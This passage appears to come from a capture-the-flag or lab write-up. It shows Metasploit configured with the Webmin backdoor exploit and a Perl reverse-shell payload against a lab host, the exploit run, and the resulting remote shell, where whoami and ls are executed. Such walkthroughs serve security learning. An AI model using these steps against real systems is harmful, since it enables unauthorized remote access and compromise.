Module options (exploit/linux/http/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.91.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      13337            yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.91.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)
```



```
msf6 exploit(linux/http/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.91.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[-] Exploit failed: Errno::ENOTCONN Transport endpoint is not connected - getpeername(2)
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/webmin_backdoor) > [*] Command shell session 1 opened (192.168.91.128:4444 → 192.168.91.150:47146) at 2024-04-04 13:40:50 +0200
```



```
msf6 exploit(linux/http/webmin_backdoor) > sessions 1
[*] Starting interaction with 1 ...

whoami
nezuko
ls -la
total 760
drwxr-xr-x   6 nezuko bin 12288 Jul  4  2019 .
drwxr-xr-x 132 nezuko bin 12288 Aug 20  2019 ..
drwxr-xr-x   3 nezuko bin  4096 Jul  4  2019 Authen-SolarisRBAC-0.1
-rwxr-xr-x   1 nezuko bin  5114 Jul  4  2019 CHANGELOG
-rwxr-xr-x   1 nezuko bin 60065 Jul  4  2019 acl-lib.pl
-rwxr-xr-x   1 nezuko bin  2320 Jul  4  2019 acl_security.pl
```